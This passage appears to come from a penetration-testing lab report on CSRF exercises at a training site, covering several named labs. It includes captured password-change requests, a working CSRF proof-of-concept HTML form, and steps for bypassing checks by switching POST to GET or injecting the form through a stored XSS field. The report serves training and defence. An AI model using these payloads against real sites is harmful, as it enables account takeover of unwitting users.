

- CSRF tokens
- Validate requests
- Secure coding practices
- Regular auditing
- Educate people about CSRF attacks
- Avoid clicking on suspicious links

References

<https://portswigger.net/web-security/csrf>
<https://owasp.org/www-community/attacks/csrf>
<https://www.invicti.com/learn/cross-site-request-forgery-csrf/>

Proof of Concept





https://hacktify.in/hacktify-csrf-poc-generator/

CSRF PoC Generator

REQUEST

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Sec-CH-UA-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://labs.hacktify.in
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://labs.hacktify.in/HTML/csrf_lab/lab_4/passwordChange.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,bn;q=0.8,pl;q=0.7

newPassword=attacker1&newPassword2=attacker1&csrf=670295d542d13c7ad91cd5b159b60ab2
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

Generate PoC Form

CSRF PoC FORM

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<html>
<body>
  <form method="POST"
    action="https://labs.hacktify.in/HTML/csrf_lab/lab_4/passwordChange.php">
    <input type="hidden" name="newPassword" value="attacker2"/>
    <input type="hidden" name="newPassword2" value="attacker2"/>
    <input type="hidden" name="csrf" value="670295d542d13c7ad91cd5b159b60ab2"/>
    <input type="submit" value="Submit"/>
  </form>
</body>
</html>
|
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
Activate Windows
Go to Settings to activate Windows.



Victim account is not open with old password after the click on submit button.

Try to login with new password and it logged in.

Successfully password has been changed as updated in CSRF POC.



1.6. {GET Me Or POST ME}

Reference	Risk Rating
{GET Me Or POST ME}	Low
Tools Used	
Burp suite , CSRF POC Generator	
Vulnerability Description	
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How It Was Discovered	
Manual Analysis	
Vulnerable URLs	
https://labs.hacktify.in/HTML/csrf_lab/lab_6/passwordChange.php	
Consequences of not Fixing the Issue	
<ul style="list-style-type: none"> - Unauthorized actions - Data theft - Account compromised - Reputation damage - Financial losses 	
Suggested Countermeasures	
<ul style="list-style-type: none"> - Implement security measures such as using : CSRF tokens Validate requests 	


- Secure coding practices
- Regular auditing
- Educate people about CSRF attacks
- Avoid clicking on suspicious links


References

<https://portswigger.net/web-security/csrf>
<https://owasp.org/www-community/attacks/csrf>
<https://www.invicti.com/learn/cross-site-request-forgery-csrf/>


Proof of Concept

Created two different account.






Log into attacker 6 account and change the current password with intercept the request using burp generate CSRF POC




After intercept the request change the method post to get.




Generate CSRF POC and open html file and click submit button(after log into the victim account)


Try to log in into victim account with old password and it gives



When I tried to re-login with new password that are used in CSRF POC it is login successfully



When intercepting the request from attacker account ,As the request send to the server and intercept it in burp suite the CSRF token is also reflected on the web page.



1.7. {XSS The Saviour}

Reference	Risk Rating
{ XSS The Saviour }	High
Tools Used	
Burp suite , CSRF POC Generator	
Vulnerability Description	

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How It Was Discovered

Manual Analysis

Vulnerable URLs

https://labs.hacktify.in/HTML/csrf_lab/lab_7/passwordChange.php

Consequences of not Fixing the Issue

- Unauthorized actions
- Data theft
- Account compromised
- Reputation damage
- Financial losses

Suggested Countermeasures

- Implement security measures such as using :
 - CSRF tokens
 - Validate requests
 - Secure coding practices
 - Regular auditing
 - Educate people about CSRF attacks
- Avoid clicking on suspicious links

References

<https://portswigger.net/web-security/csrf>


<https://owasp.org/www-community/attacks/csrf>

<https://www.invicti.com/learn/cross-site-request-forgery-csrf/>

Proof of Concept

- First I create two account one is first user and another one is second user.
- Now login into the first user account and intercept the request in burp.
- After intercepting the request generate CSRF POC .
- Change the password in generated CSRF POC.
- Login into the second user.
- Copy the generated POC and paste it into the name field of second user.
- Click on save button.
- As we click on save button, POC is execute.

- Log out into the second user account and re-login into the second user account with old password. It give a message that entered password is incorrect.
- Try to login with new password that are changed in the CSRF POC.
- It successfully logged-in.



CSRF PoC Generator

REQUEST

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Sec-Ch-Ua: "Chromium";v="122", "Not(A:Brand";v="24", "Google Chrome";v="122"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://labs.hacktify.in
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://labs.hacktify.in/HTML/csrf_lab/lab_7/passwordChange.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,bn;q=0.8,pt;q=0.7

newPassword=a1&newPassword2=a1&csrf=9f30abfb7a0141bb657fa6d587a5878b
          
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Generate PoC Form

CSRF PoC FORM

